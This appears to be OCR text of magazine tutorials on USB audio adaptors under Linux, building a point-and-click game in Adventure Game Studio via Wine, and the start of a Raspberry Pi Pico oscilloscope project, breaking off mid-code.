
» THE LINUX SOUND STANDARDS

ALSA (Advanced Linux Sound Architecture – **LXF108**) is the sound layer that actually interfaces with your sound hardware. It does this thanks to a lower layer of kernel drivers that talk to the hardware directly. Outside of highly unusual circumstances, you won't need to install any drivers to use a USB audio adaptor with Linux.

A snag with ALSA is that it can only handle one piece of software accessing a sound device at once. This is where the other software layers such as PulseAudio, JACK (See **LXF191**) and PipeWire come in. PulseAudio is the standard for typical desktop applications, such as web browsers and most games, that want to share the soundcard.

JACK (JACK Audio Connection Kit) is the musician's layer for sharing a soundcard. There are various GUI and text-mode apps to configure connections between music programs and sound devices.

PipeWire is the new standard that aims to replace both JACK and PulseAudio. If you have a modern distro, you're probably running it right now and it transparently sits between ALSA and PulseAudio and JACK for full compatibility with existing applications.



JACK is the musician's sound layer for controlling audio routing. These days, it's often running on top of PipeWire.

To test that everything's working, run a desktop application such as a web browser to make sure that the sound is coming out of the audio outputs of your USB audio adaptor.

The Audacity of it!

Linux has a lot of powerful open source audio software available to it, along with some commercial applications that are worth considering. We'll start with one of the best open source audio programs, *Audacity,* for these examples. *Audacity* (see – **LXF297**) is a multitrack sound editor that can be used for recording projects such as podcasts or archival projects such as backing up audio from cassette tapes. It's not a dedicated music creation program, but it can be used for recording performances of solo artists or bands.


As *Audacity* computes all audio operations at an extremely high precision, once you have audio recorded into the program, there should be no further degradation of quality while you are working on it. If you have a good audio adaptor, you can start with a high quality input. Once you've recorded your audio, the audio adaptor you're using doesn't affect the audio fidelity per se, but having excellent sound quality means that you can be more precise in your sound editing and processing decisions.

At time of writing, *Audacity* has just transitioned from the 2.x series to the 3.x. We've found that, so far, 3.x is perfectly reliable and contains some tasty features that you'd probably be interested in, and we recommend that you go with that series. However, most of the distributions are still stuck on version 2.x for various reasons. According to the website (**www.audacityteam.org**), the recommended installation option for Linux is AppImage. The only downside of using that is that there is (by design) no system integration, because you don't actually install the package when using AppImage. The other options for getting the latest version are Snap, Flatpak and building from source.

Recording in Audacity

This isn't a full tutorial on using *Audacity*, but we'll give you the basic information you need to make a recording and play it back to test the system. We'll assume that you're using the *Audacity 3.x* series, and we'll make a stereo recording to keep things simple. Hopefully, as you have configured PulseAudio as the default audio adaptor, *Audacity* won't require any further configuration. If you do have difficulties with regard to making the inputs and outputs work, click the audio setup icon. Default should work, but if not, select your USB audio adaptor (having discovered the name of the device using the method we described earlier on).

Plug an audio source into the inputs of your audio device. This could be a microphone, for example. If so, connect the XLR cable to the microphone and plug the other end into the front of your audio adaptor. A word of caution: a microphone that doesn't require phantom power may be able to survive being fed it, if it's wired properly, but it's not advisable because it could damage



Ardour is the most highly featured open source music program on Linux. It can apply effects to incoming tracks without recording those effects.

it. Make absolutely sure that your microphone requires phantom power before enabling it on the adaptor.

Hardware versus software

Monitoring is listening to the thing you are recording while recording it. Be careful if you are monitoring using speakers as it's easy to set up a feedback loop, which sounds awful and can damage your speakers. What happens is that sound enters the microphone and is then played back through speakers. This sound then re-enters the microphone and then exits via the speakers again. Each time around, it gets louder and louder until you end up with a high-pitch howl. The other problem is that, if an open mic can pick up the sound from the speakers, it must affect the recorded audio to some extent. For this reason, we recommend headphones rather than speakers for monitoring.

We'll use our M-Audio M-Track Duo as an example. On the front, there is a switch that can move between three settings labelled Direct Mono, Direct Stereo and USB. Direct Stereo connects the inputs to the stereo outputs. This means you can hear the output of anything that is plugged into an input. In fact, we discovered that it works in this mode on a PC that is shut down (but powered). In this mode, you can use the controls of the device, such as the input volumes and the output volume, to control the level of the sound. This is a useful mode because it gives you practically delay-free monitoring of the incoming volume without having to set up any software at all.

Direct Mono is a variation on this that turns a stereo input into a mono one. If you plugged a microphone into input 1 on your device, the sound would only come through the left side of your headphones while monitoring. Selecting mono monitoring makes it so the sound comes through both sides, which is usually a more convenient way to work.

With USB selected, the connection between the inputs and outputs is cut. It is then up to the user to enable monitoring in the software that they are using. The advantage of software monitoring is that effects can be applied to the sound as it is being monitored. A singer might like to hear compression and reverb on their voice while singing, but the person making the recording would prefer not to have those effects included on the recording. The downside is that there is a slight delay (latency) when using software monitoring.

Making a recording

We'll look at an example of recording some audio via a microphone. Adjust this example as appropriate for recording from other types of input. Make sure that your microphone is connected with appropriate settings on the front panel of your adaptor.

In *Audacity*, left-click on the microphone icon and select Enable Silent Monitoring. This causes the meter next to the microphone icon to show the current input level. Make some "teh, teh, teh, peh, peh, peh" type noise, as this contains what is called plosives, a part of speech or singing that's louder than other parts. Then try to speak or sing in a normal voice to make sure that you're getting the meter up to about halfway.

Having an adaptor with 24-bit recording helps here. The problem is that if you record at a low volume when using 16-bit recording (like most built-in audio hardware) and then scale the sound back up to full volume afterwards, it no longer uses the entire 16-bit range. You can get away with quite a lot with a 24-bit adaptor as it offers 16.7 million individual sound levels, as opposed to the mere 65,536 of 16-bit audio recording. To make things worse, internal audio inputs on a PC tend to add loads of electrical hiss to the sound, which gets amplified when you increase the volume of your recorded audio after the fact.

Once your levels are set, press the Record button. This gives you a display of the recorded signal as a continually expanding waveform in the main window. When you have your material recorded, play it back and listen to it.

Once you have determined that normal apps and games work properly, along with a simple recording and playback exercise, you have determined that your USB audio adaptor is fully working. Then it's time to start exploring the full world of audio-editing apps and plugins that Linux has to offer. LXF

M-AUDIO
M-TRACK DUO
LINE
PHANTOM POWER
OFF
ON
OUTPUT
DIRECT MONO
DIRECT STEREO
USB
Instrument
Line 1/Inst
Line 2/Mic
ALPHA
Monitor Mix
Output Level
Direct
Playback
GAIN
Focusrite
Scarlett 2i2

All of these adaptors were immediately detected by Ubuntu Linux, and we've never had any problems with applications such as streaming video, gaming or audio recording.

QUICK TIP

Your existing PC audio inputs might seem to be of acceptable quality, but they often just connect the input to the output. It's when you try to record that the quality becomes a problem.

» OUR OFFERS SOUND GREAT... Subscribe now at http://bit.ly/LinuxFormat

ADVENTURE GAME STUDIO

Credit: www.adventuregamestudio.co.uk

Make your own point-and-click adventure

Nate Drake invites you to relive the glory days of Scumm-style point-and-click adventure games by creating your very own.

OUR EXPERT

Nate Drake is a journalist specialising in cybersecurity and retro games. The first thing he did when discovering Linux in 2004 was play *Beneath a Steel Sky*. Be vigilant.


The '80s and '90s were the heyday of the point-and-click adventure game. The setting of titles varies but the basic premise remains – that of moving your character around a screen using your mouse, interacting with people and objects, and usually adding items to your inventory.

These aspects of point-and-click games were one of the most maddening for those who grew up in an era when you couldn't simply DuckDuckGo a solution, because these games were deliberately designed to make the player take counterintuitive actions.

Who would have thought, for instance, that in order to defeat the undead villain in *The Secret of Monkey Island* (1990), the protagonist needs to spray him with a bottle of root beer? In the cyberpunk adventure *Beneath a Steel Sky* (1994), the game actually requires you to volunteer the character's testicles to an unscrupulous doctor once all of your other trading options are exhausted.

The fiendish level of difficulty is probably why the point-and-click genre has never been as popular as first-person shooters or racing games. Still, there's no beating the little dopamine rush you get once the pieces click together when you use a particular item in a specific place, and progress in the game.

In this four-part series, we're going to explore the mechanics of setting up a simple point-and-click adventure of your own. There's sample artwork to play around with, as well as minimal coding.



```
02a0:err:ole:C
r 0x8001011d
0250:err:ole:C
0288:err:ole:C
r 0x8001011d
0268:err:ole:C
0318:err:ole:C
r 0x8001011d
02a4:err:ole:C
0290:err:ole:C
r 0x8001011d
0130:err:ole:C
03a0:err:ole:C
r 0x8001011d
0450:err:ole:C
0308:err:ole:C
r 0x8001011d
0460:err:ole:C
0378:err:ole:C
r 0x8001011d
04d4:err:ole:C
03e0:err:ole:C
r 0x8001011d
```

Installation Is Complete

.NET Framework 4 has been installed.

Check for more recent versions on Windows Update.

AGS games run on Linux but the editor is Windows only. You should be able to run it using Wine.

Point-and-click platforms

Readers old enough to remember the golden era of 2D point-and-click games will recall LucasArts titles such as *Maniac Mansion* (1987) and its successor *Day of the Tentacle* (1993). Many such titles were powered by the SCUMM (Script Creation Utility for Maniac Mansion) game engine, which was designed to help developers create graphical adventure games with ease. SCUMM has its own scripting language and lives on to this day through the open source *ScummVM*, which can reinterpret the script to run on more modern platforms.

In order to write this series of tutorials, we seriously considered SCUMM and a number of other platforms for creating point-and-click adventures before settling on *Adventure Game Studio*, which is supported by more recent *ScummVM* releases.

This open source software was first developed by British programmer Chris Jones in 1997 as *Adventure Creator*, so crucially it's originally from the era of games we're trying to recreate. The team holds annual competitions for the best point-and-click games and the platform's been used to create commercially successful titles. Even more crucially, the game editor is capable of creating games that can be run in Linux.

Getting started


Having praised *AGS's* ease of use and flexibility, sharp-eyed readers will have noticed a catch: the editor was originally developed for MS-DOS (the platform of the era), so is only available for Windows. In our tests, we were able to get the software running on Ubuntu 23.10 using the *Wine* compatibility layer. Start by opening the terminal and enabling support for 32-bit architectures by running the command:

```
$ sudo dpkg --add-architecture i386
```

Next, install *Wine* from your distro's repositories:

```
$ sudo apt-get install wine
```

If you prefer to use the most recent version of *Wine*, you can manually add the repository and download directly by following the instructions at **https://wiki.winehq.org/Download**. Next, open your browser and head to **www.adventuregamestudio.co.uk/site/ags/**.



Background: Main background

Mouse coords: 162, 188

Edges define exactly how far the character can move before a new 'room' loads. Click and drag to change them.

Click to download the latest full version of *AGS*. Return to the terminal and go to your **Downloads** folder with:

```
$ cd Downloads
```

Next, run the installer using `wine` – for example:

```
$ wine AGS-3.6.0.53-P6.exe
```

Setup should launch and inform you that you need to install at least version 4.6 of the .NET framework. Click OK to launch the Microsoft website within your browser. We found the best results by downloading .NET Framework 4.6.2 Runtime. Once downloaded, return to the terminal and run the installer:

```
$ wine ndp462-kb3151802-web.exe
```

Click Next, then Install. Once install is complete, go to the terminal and use `wine` to run *AGS* setup again.

Note that while these steps worked perfectly in Ubuntu 23.10, when we tried to do the same in a clean install of Ubuntu 22.04 LTS, setup failed because *AGS* couldn't launch the configuration files. You may be able to fix this by installing the package **winetricks** and installing the necessary .NET framework with:

```
$ winetricks dotnet40
```

Even if you do get it running, the *Wine* database shows *AGS* has some compatibility issues, such as being unable to run at certain resolutions. If you have trouble, try installing *AGS* in a virtual machine running Windows. Any games you create will run in Linux.

AGS setup

Whether using Wine or Windows, *AGS* setup is simple. Click Next to accept the licence agreement, confirm your install location, then click Next again.

The default installation method is Full, which you should leave as is, given that it includes support for creating Linux games. Click Next to go to the additional tasks screen. This includes options such as installing support for C++ and creating a desktop icon. We suggest leaving these ticked. Click Next and Install.

If all goes well, you'll see the option to launch *AGS* immediately. Click Finish to continue. On the welcome screen, click Continue to launch the New Game Wizard. You're first asked to choose a template on which the game is based. Unless you know what you're doing, we recommend selecting BASS.

This provides an interface similar to *Beneath a Steel Sky,* whereby your character can walk around, interact with objects and use an inventory at the top of the screen. Most importantly, it comes with some default graphics to use until you're comfortable using *AGS*.

Give your game a name, such as Nate's Adventure, and enter a filename for the game itself (choose wisely, as you can't edit this later). By default, the game folders are located in **documents**, but click the three dots to change or create a new folder, then hit Finish.

Main window

AGS now launches the main window. You're going to be spending a lot of time here, so it's worth familiarising yourself with the interface. At the top-right, you'll see your Project Tree. This enables you to explore various aspects of your game, such as colours, sprites, characters and so on. When you click in any of these, their properties appear at the box in the bottom-right.

Tabs for any currently open windows are displayed along the top of the main window. In order to get

QUICK TIP

If you do choose to change the background for Room 1, it's best to ensure the image is the same resolution as that for the game you specified in General Settings.

» KICKING IT OLD SCHOOL: USE 256 COLOURS

If you've read our warnings about using 256 colours but are bent on reliving the glory days of 8-bit gaming, you may want to rebalance the palette. Click on Colours in the Property Tree, then on the Palette tab in the main window.

Your GUI and main character graphics use the gamewide colours displayed. Those marked with an X are reserved for background colours, which differ from room to room.


By default, this severely limits the number of colours available. To fix this, select the first X slot. Hold Shift and then click on the last slot in the row marked '80'.

Look to the Properties box at the bottom-right, then change ColourType from Background to Gamewide, and you'll see the selected Xs turn into various colours.

If you select one of these colours, you see its RGB values in the property grid, and can adjust the colour of that slot. If you don't want to do it manually for every colour, set up slots 42-95 in a paint package, save a BMP file, right-click on the selected slots, and choose Replace Selected Slots From File.

It's best to set your palette exactly how you want it now, because if you change it after adding graphics, you'll probably have to reimport them.

You can find more help with this in the dedicated AGS Colour Editor tutorial available at: **https://adventuregamestudio.github.io/ags-manual/ColoursEditor.html**.



This palette information will only be used for drawing any 8-bit graphics that you may have imported.

Click in the grid below to select a colour. Control-click to select additional colours; Shift-click to select a range. Right click to import/export.

If you insist on having an 8-bit game, take the time to add as varied a colour palette as possible.

QUICK TIP

The Ubuntu repos do contain a program named AGS but this is only the game engine. In order to make use of it, you first need to create a game in *Adventure Game Studio*. You can then run the game using the AGS engine from your Linux OS.

started, scroll to the very top of the Project Tree pane and click into General Settings.

These are global settings that apply to your entire game. Scroll down to Characters Turn Before Walking and click to change this to True. This means that if the character is facing right, for instance, and you click to move him left, they turn around first, which makes the game movement more realistic.

Picking your palette

If you scroll to the very top of General Settings, you'll notice the Basic Properties section contains a Colour Depth value. This is where you can choose to create a palette based on 8-bit, 256-colour or hi-colour.

Unless you know what you're doing, we suggest you leave the 32-bit setting as is; 256-colour games often don't play well with modern graphics cards, as they aren't supported by OpenGL or Direct3D drivers.

This said, if you're determined to make this change, now's the time, as any graphics you import are set to your chosen colour depth. In other words, if you change the colour depth halfway through the game, you need to reimport all your graphics.

Basic Properties also enables you to set the game resolution (default is 320x200). Higher resolutions allow more detailed graphics, but the game can run more slowly. If you're unsure, leave this setting as is.

A room with a view

If you're serious about creating a point-and-click adventure, you probably know that they consist of a series of 'rooms'. The name is a misnomer as rooms can be outdoor areas; it simply represents a defined area with its own background and interactive objects.

If you look at the Project Tree on the right of the screen, you'll see a Rooms category. Click the + to expand this, then do the same for Room :1 listed there. Next click Edit Room. You'll see that there's already a science-fiction-style background for this first room, kindly contributed by *AGS* Forum champion Selmiak. You can load a new background later on if you wish by clicking the Change button, but just leave it as it is for now.

For this next part, feel free to use the slider at the top-right to zoom out a little, as we'll be working with the borders of the image. When this window loads, you'll notice the Room Parts section. There's a box marked Edit This Room's… – click the three dots beside the word Room, then choose Edges.

You should now see four yellow lines drawn around the background image. These lines represent exactly how far your character should walk for the game to decide when they have left the room. Experiment with dragging these a little to define the boundaries of this room before going any further.

When you clicked on Room before, you'll have seen a padlock icon next to the various options. You can click this once you're satisfied with edits you've made to stop yourself from making any accidental changes. You can also click on the eyeball icon next to the padlock to show or hide features such as Edges.

Walking on by

By default, your character can walk anywhere on screen. For this default background, this doesn't make much sense, as a lot of it is taken up by outer space.

This is why we need to define walkable areas – places within which your character can walk without doing something illogical, like floating on air.

Return to the Room Parts section and click the three dots beside Room > Walkable Areas to select Walkable Area ID 1. This again is an example the game has already loaded for you, showing an area (coloured in blue) where your character can walk.

As you can see, the character currently can't go any further than the right-hand edge of the leafy area. Still, it would be good to allow him to walk down the grassy verge to the leafy area at the bottom-right, so let's add a new walkable area, overlapping the one provided.

To do this, click on the three dots to the left of Walkable Area ID 1 and choose Walkable Area ID 2. This informs *AGS* we're going to define a new walkable

» WALK ON BEHIND

If you've followed the main tutorial, you already know how to set walkable areas. *AGS* also supports walk-behind areas. These are sometimes called priorities in other game editors. Quite simply, they're an area the character needs to walk behind rather than in front of.


Setting these up is very similar to walkable areas. Just open the Room tab, and in Room Sections, choose Room … Walk-Behinds. You can then use the drawing tools at the top of the window to define the walk-behind area.

For instance, when researching this tutorial, we used the rectangle tool to make the monolith containing the glowing orb a walk-behind area.

For this to work properly, you need to set a baseline. This tells the game where the character has to be in order to be drawn behind the area.

This is normally placed at the lowest point of the walk-behind area. Move your cursor to the bottom of the walk-behind area (in this case, the rectangle we drew) and look at the Mouse Position display above the room background.

These are the X and Y coordinates of your mouse cursor (displayed at the top-left of the window). Type the Y coordinate in the Baseline field in the Properties box – 143, for example. Press F5 to save and run the game. Try to walk through the walk-behind area. If it doesn't work, it's most likely that you need to tinker with the baseline, so double-check your Y coordinate.



Walk-behind areas are defined the same way as walkable areas. Play around with this feature in the example room.

area. Take a moment now to look at the new buttons that have appeared along the top of the screen.

These are basic drawing tools of the kind you'd find in a simple image editor. You can use these to mark out the new walking area. Before starting, make life easier by increasing the zoom, then scroll down and across to the area of the background on which we'll be drawing.

The official *AGS* documentation says that games check these areas against the bottom-centre of your character. This means it's wise to create the walkable area a little thinner than necessary, to allow room for your character's feet to spill out on either side.

During our tests, we found the easiest way to define a walkable area is to use the Freehand tool to create a rough loop. You can then use the Fill Area tool to fill it in completely. Alternatively, use the Line tool to create a neat series of interconnected lines to fill in. You can use right-click to erase as you go. Just make sure your new area (highlighted in green) overlaps with the other walkable area (currently highlighted in grey), so the character can move freely from one place to another.

Once you've finished defining this new walkable area, it would be a good idea to redefine the bottom edge of this room so that when your character walks down this leafy outcrop, they can go to a new area.

To do this, click the three dots beside Room in Room Sections and choose Edges again. You can now raise the bottom edge to intersect with this new area.

Click the save icon or hit Ctrl+S when you're done. If you want to test out your new walkable area, hit F5 to run the game at this stage. Your default character, Roger, should now be able to walk to the outcrop at the very bottom-right of the screen. At this stage, nothing happens because we've yet to define any extra rooms. Click the X at the top-right when you're done.

Crafting your character

Since we haven't yet defined a player character, it may have come as a shock to see Roger fully formed and walking around when you ran the game. This is another example thoughtfully provided by *AGS*.

If you want to see the images that go into Roger's makeup, click Sprites in the Project Tree, then Defaults on the left. You can right-click individual sprites to edit them in your default editor (they're in PNG format). You can also click Import New Sprites From Files.


We'll return to this screen later in the series, but for now, we're interested in getting the mechanics of the game working, so don't worry too much if Roger doesn't resemble your ideal player character.

If you wish, you can expand Characters in the Project Tree, then click on Roger to change his name in the Properties window. Make sure you change both the RealName – Nate, for example – and the ScriptName – for instance, cNate – to one of your choosing.

Warm up your hotspots

One of the staples of any point-and-click game are the hotspots. These are different from objects that you can pick up and add to your inventory.

Hotspots are essentially an area of the background that a player can look at and interact with. They're usually used for fixed items that won't change over the course of the game, such as trees or buildings.



An alien blue craft. If only I knew how to fly it...

Right-click on a hotspot to examine it. You'll learn how to interact with hotspots in other ways later on.

Once again, *AGS* has made life easy for you by already inserting a hotspot into the game for you in the form of the glowing orb inside the strange stone structure. To get to grips with this, in Room Sections, click the three dots next to Room and choose Hotspots. Click the dots again to choose **hGlowingOrb**.

The orb now appears highlighted in blue. In the Properties box at the bottom-right, the Description field is set to Glowing Orb, which is what appears during the game when you hover the mouse over it.

Currently, if the player right-clicks to Look At the orb, nothing happens, so let's make the game more interesting by adding a more detailed description. In the Properties box, click the lightning bolt icon to open Events. Select the field named Look At Hotspot, then click the three dots in the empty field next to it. This launches the in-game script editor.

In between the curly brackets, insert:

```
Display(“It’s a glowing orb made of some strange
metal.”);
```

Next, it's time to add your very own hotspot. Return to the Room1 tab along the top of the screen. Click the three dots beside Hotspots and choose **hHotspot2**. Use the drawing tools along the top to mark out the blue spaceship on the far-left of the screen. In the Properties box, bottom-right, click on the Properties icon. From here, you can set a proper description (Spaceship) and name (hSpaceship) for this hotspot.

Next, click the Events icon and again click the three dots beside Look At Hotspot. You can now use the script editor to display text for the spaceship when the player right-clicks on it, for example:

```
Display(“An alien blue craft. If only I knew how to fly
it...”);
```

Now press F5 to save and run the game. Right-click on both hotspots to check the descriptions display OK.

To be continued...

By now, you've built the first room of your point-and-click adventure with clearly defined edges. You have also set walkable areas and created hotspots, which the player can examine. Stay tuned for next month's tutorial, where we'll cover interacting with objects and managing your inventory. **LXF**

QUICK TIP

If you're using Wine and choose to create a desktop shortcut in Ubuntu, by default this is disabled. Right-click the icon and choose Allow Launching to fix this.

» TRY OUR OWN CLICK ADVENTURE Subscribe now at http://bit.ly/LinuxFormat

SCOPPY

Build your own Pi Pico based oscilloscope

Discover how to build an oscilloscope with a Raspberry Pi Pico, an old Android device and a spare **Les Pounder**.

OUR EXPERT

Les Pounder is associate editor at Tom's Hardware and a freelance maker for hire. He blogs about his adventures and projects at **http://bigl.es**.

YOU NEED

- **2x Pi Pico or Pico W**
- **Android or Apple phone/tablet**
- **2x half-size breadboards or one large**
- **A 100 Ohm resistor (brown-black-brown-gold)**
- **Handful of M2M jumper wires**
- **Code: https://github.com/lesp/LXF315-Scoppy/archive/refs/heads/main.zip**

Oscilloscopes are expensive and largely reserved for makers or electronics engineers who need to understand what a circuit is doing. We can't make our own, simple oscilloscope and logic analyser with a £4 Raspberry Pi Pico, right? It turns out that with a Raspberry Pi Pico, some software called *Scoppy* and an old Android phone, we can do just that.

For the low, low price, we can't expect the earth. This won't rival an expensive setup, but for most of us, it is enough to understand and get to grips with the equipment before we open up our wallet.


In this tutorial, we learn how to configure a Raspberry Pi Pico as an oscilloscope and use the *Scoppy* Android app to read live data from a circuit. Note that due to the Raspberry Pi Pico's 3.3V logic, we cannot measure voltages any higher, otherwise we risk damaging the Raspberry Pi Pico's ADC pins.

Setting up Scoppy

While holding the BOOTSEL button, connect your Raspberry Pi Pico to your computer. Go to **https://oscilloscope.fhdm.xyz/wiki/Installation-&-Getting-Started** and download the *Scoppy* firmware for your Pico or Pico W. Open your file manager, go to the downloaded file and copy it to the root of the **RPI-RP2** drive. This flashes the new firmware to the Pico. When done, remove the Pico from your computer and connect to your Android device. Depending on your phone, you need an adaptor to connect. The Raspberry Pi Pico uses a micro USB port, but our old phone uses USB type C. We're using a micro-USB-male-to-USB-A lead, so a USB-A-to-USB-C adaptor is a cheap and easy way to connect the USB A side of the lead to the USB C port of the phone.

We now need to install *Scoppy* on our Android device. Open the Google Play Store on your device and search for *Scoppy - Oscilloscope.* Alternatively, you can open the store in your desktop web browser and manage the installation remotely by going to **https://play.google.com/store/apps/details?id=xyz.fhdm.scoppy**.

Open the *Scoppy* application and you are prompted to allow *Scoppy* to access Pico. This is the default name given to the Raspberry Pi Pico by the *Scoppy* firmware. Allow access and we are dropped into the *Scoppy* oscilloscope user interface. Initially this is quite an overwhelming experience.



Scoppy has a test circuit that just needs a 100 Ohm resistor between GPIO 22 and GPIO 26.

Before we get into the details, let's confirm that our setup is working, and luckily *Scoppy* has a test signal that we can use to test it. Using a 100 Ohm resistor (brown-black-brown-gold), connect GPIO 22 to GPIO 26. GPIO 22 is running a 1kHz square wave with a duty cycle of 50%, and this will generate a waveform on the *Scoppy* display, proving that our installation is working as it should.

Using Scoppy

The *Scoppy* oscilloscope screen can be a little mind-boggling, so let's break it down and learn how it works.

At the top of the screen is the status bar and this is where we can set the sample rate (to capture a waveform), the sample count (how many samples the app stores), the sample record view (we can scroll through the entire waveform) and the horizontal position (where we are in the waveform).

On the right-hand side, we have control panels to toggle run modes (to capture a streaming waveform, or to capture a single slice of the waveform). There are horizontal navigation controls to zoom into (decrease the time between divisions) and move around the waveform. Then there's vertical navigation to increase or decrease the volts per division and to move the waveform vertically on the screen. The bottom status bar is where we can find the signal source (our USB-connected Pico) and the channel badges. We have two channels, and the badges show us the details for each channel (volts/divisions, position and voltage range).

In the centre of the screen is the waveform view and here we can see the waveform generated by the tested circuit.

Shake that oscilloscope

We have a running oscilloscope, but we don't have anything to test. For this part of the build, we need a second Raspberry Pi Pico, running MicroPython.

While holding the BOOTSEL button, connect your Raspberry Pi Pico to your computer. Go to **https://bit.ly/lxfupdate** and download the version of MicroPython for your Pico or Pico W. Open your file manager, go to the downloaded file and copy it to the root of the **RPI-RP2** drive. This flashes the new firmware to the Pico.

Using your distribution's package manager, install *Thonny*. For the latest Ubuntu release we have to use a Snap package:

```
$ sudo snap install thonny
```

Open *Thonny* and let's write some code to use PWM (pulse width Modulation) to create a waveform for our *Scoppy* Pico to read.

We first import from Machine the **Pin** and **PWM** classes; these enable us to control the GPIO pins.

```
from machine import Pin, PWM
from time import sleep
```

Create an object, **pwm**, and in there create a PWM object that references GPIO 2. We'll use this to control the pin, to generate a waveform that we can see in *Scoppy*. We then use the **pwm** object to set the frequency to 500Hz.

```
pwm = PWM(Pin(2))
pwm.freq(500)
```

Create a **while True** loop, because we want this code to run continuously:

```
while True:
```

